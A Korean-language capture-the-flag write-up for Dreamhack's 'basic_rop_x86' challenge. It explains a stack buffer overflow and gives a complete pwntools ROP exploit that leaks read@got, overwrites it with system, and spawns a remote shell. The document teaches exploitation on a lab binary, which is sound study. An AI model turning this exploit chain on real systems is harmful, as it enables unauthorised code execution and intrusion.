Basic_rop_x86 문제 write-up

강승민

```
21  int main(int argc, char *argv[]) {
22      char buf[0x40] = {};
23
24      initialize();
25
26      read(0, buf, 0x400);
27      write(1, buf, sizeof(buf));
28
29      return 0;
30  }
31
```

문제코드를 보면 이와 같이 0x40크기 배열에 0x400 크기의 입력을 받기 때문에 BOF가 발생하여 문제가 생기고 이로 인해 ROP가 발생하는 문제 인 것 같다.

문제에서 libc.so.6 파일을 같이 제공했기 때문에 함수의 got의 주소를 write함수로 leak하고 libc의 base address를 얻어서 system 함수를 실행시키도록 하는 것이 목적이다.

이를 위해서는 1. Write 함수로 got를 얻어 libc의 base address를 얻어낸다.
2. 바이너리 내부 혹은 read함수를 통해 "/bin/sh" 문자열을 입력하거나 찾아내야 한다.
3. Libc base address를 이용해 system 함수를 실행시킨다.

이 3가지 조건을 만족시키기 위해서 여러가지 Chain을 걸어 문제를 해결해보려고 한다.

```
gdb-peda$ ropgadget
ret = 0x80483c2
popret = 0x80483d9
pop2ret = 0x804868a
pop3ret = 0x8048689
pop4ret = 0x8048688
addesp_8 = 0x80485c9
addesp_12 = 0x80483d6
addesp_16 = 0x80484e5
```

일단 바이너리 내부에서 함수의 인자를 입력하기위해서 필요한 gadget을 찾아야 하는데 그림과 같이 gdb-peda의 ropgadget이라는 명령어를 통해 pop3ret를 사용해보려 한다. 그 이유는 사용할 함수들이 read, write, system 함수인데 최대로 필요한 인자가 3개라서 pop3개가 있는 gadget을 사용할 것이다.

이후로는 /bin/sh를 쓰기 위한 read write가 가능한 공간인 bss영역의 주소를 찾아야 하는데

```
┌──(ubuntu㉿ubuntu-virtual-machine)-[~/dreamhack/basic_rop_x86]
└─$ objdump -h basic_rop_x86 |grep .bss
25 .bss          0000000c  0804a040  0804a040  00001034  2**5
```


그림과 같이 명령어를 사용해 얻어 낼 수 있다. 하지만 pwntools를 이용해 해결해보자 한다.

```python
from pwn import *


libc = ELF("./libc.so.6")
e = ELF("./basic_rop_x86")

#p = process("./basic_rop_x86",env={"LD_PRELOAD":"/home/ubuntu/dreamhack/basic_rop_x86/libc.so.6"})
p = remote("host1.dreamhack.games",10467)

read_got = e.got['read']
read_plt = e.plt['read']
write_plt = e.plt['write']
read_offset = libc.symbols['read']

pppr = 0x08048689

bss = e.bss()
system_offset = libc.symbols['system']


payload = b"A" * (64 + 8)

payload += p32(write_plt)
payload += p32(pppr)
payload += p32(1)
payload += p32(read_got)
payload += p32(4)

payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
payload += p32(bss)
payload += p32(8)

payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
payload += p32(read_got)
payload += p32(4)

payload += p32(read_plt)
payload += b"aaaa"
payload += p32(bss)

p.send(payload + b"\n")
p.send(b"/bin/sh\n")
```

```python

  dummy = p.recvn(0x40)
  print(dummy)
  read_addr = u32(p.recv(4))
  print(hex(read_addr))
  libc_base = read_addr - read_offset
  print(hex(libc_base))
  system_addr = libc_base + system_offset

  p.sendline(p32(system_addr))

  p.interactive()

```

이와 같이 코드를 짤 수 있는데 처음에는 write함수를 통해 read@got를 leak하고 두번째는 /bin/sh를 입력하기위한 read함수를 호출하고 세번째로 read@got에 system@got를 덮어 씌어 read함수를 호출하면 system 함수가 실행되도록 하기위해 read함수를 호출했다. 이후 read함수를 호출하여 system 함수를 호출하면 쉘을 얻을 수 있는 시나리오이다. 이 뒤는 read 함수에 따른 입력 값들이다.

실행해보면



이와 같이 쉘을 얻을 수 있고 flag를 읽어 낼 수 있다.